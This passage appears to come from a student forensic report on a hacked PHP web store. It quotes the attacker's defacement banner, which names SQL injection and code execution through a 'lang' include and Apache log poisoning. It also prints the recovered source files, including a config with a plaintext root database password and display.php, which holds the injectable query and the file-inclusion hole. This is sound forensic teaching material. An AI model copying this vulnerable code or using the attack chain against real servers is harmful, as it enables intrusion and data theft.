
```
SERVER HACKED BY BLD RUNNR
ENJOY ACCESS TO THE HOST
FOR DB ROOT LLBBACK
SQLI XSS CHECK THE BROCHURE RCE ON LANG VARIABLE
THROUGH APACHE VARLOGAPACHEACCESSLOG
```

This is clearly a tease/warning of the attacker, as he tells just how he gained access to the machine, mentioning the venerability in downloads and the badly configured PHP lang variable and the Apache logs he used to execute his commands.

7 Downloaded files and its content


As we described earlier, many files were downloaded. The mechanisms that the attacker used to do so were already explained. With that in mind, we will only show the content of the files successfully downloaded.

index.php




```
<?php
include 'header.php';
include 'front.php';
include 'footer.php';
?>
</div>
<div class="products-list"></div>
```

config.php




```
<?php
$host = 'localhost';
$user = 'root';
$pass = '1ll-b3-b4ck';
$database = 'oldstore';
?>
</div>
<div class="products-list"></div>
```

products.php



```
<?php
include 'header.php';
include 'display.php';
include 'footer.php';
?>
</div>
<div class="products-list"></div>
```

display.php



```
<div class="content">
<div class="prod-box">
<div class="prod-details">
<?php
include 'connection.php';

if (isset($_GET['type'])) {
    $type = $_GET['type'];
    if (!$_COOKIE['level'] == "1") {
        $type = preg_replace("/\s+/","", $type);
    }
    $sql    = 'SELECT * FROM tblProducts WHERE type =' . $type;

    if (!$result = mysql_query($sql, $link)) {
        header('Location: /index.php') ;
    }

    if (!$result) {
        echo "DB Error, could not query the database\n";
        echo 'MySQL Error: ' . mysql_error();
        exit;
    }

    if (mysql_num_rows($result) > 0) {
        if (isset($_GET['lang'])) {
            $lang = $_GET['lang'];
        }
        elseif (isset($_COOKIE['lang'])) {
            $lang = $_COOKIE['lang'];
        } else {
            $lang = 'GBP';
        }

        include $lang;

        while ($row = mysql_fetch_assoc($result)) {
            echo '<a href="/details.php?prod=' . $row['id']  . '&type=' . $row['type'] . '"><div class="list-product">';
            echo '<img class=prod-img src=images/products/' . $row['id'] . '.jpg>';
            echo '<strong>Name: </strong>' . $row['name'] . '<br />';
            echo '<strong>Price: </strong>' . $currency . $row['price']*$multiplier;
            echo '</div></a>';
        }

        mysql_free_result($result);
    }
}
?>
</div>
</div>
</div>
<div class="products-list"></div>
```

8 Bibliography

[1] Guides from the practical classes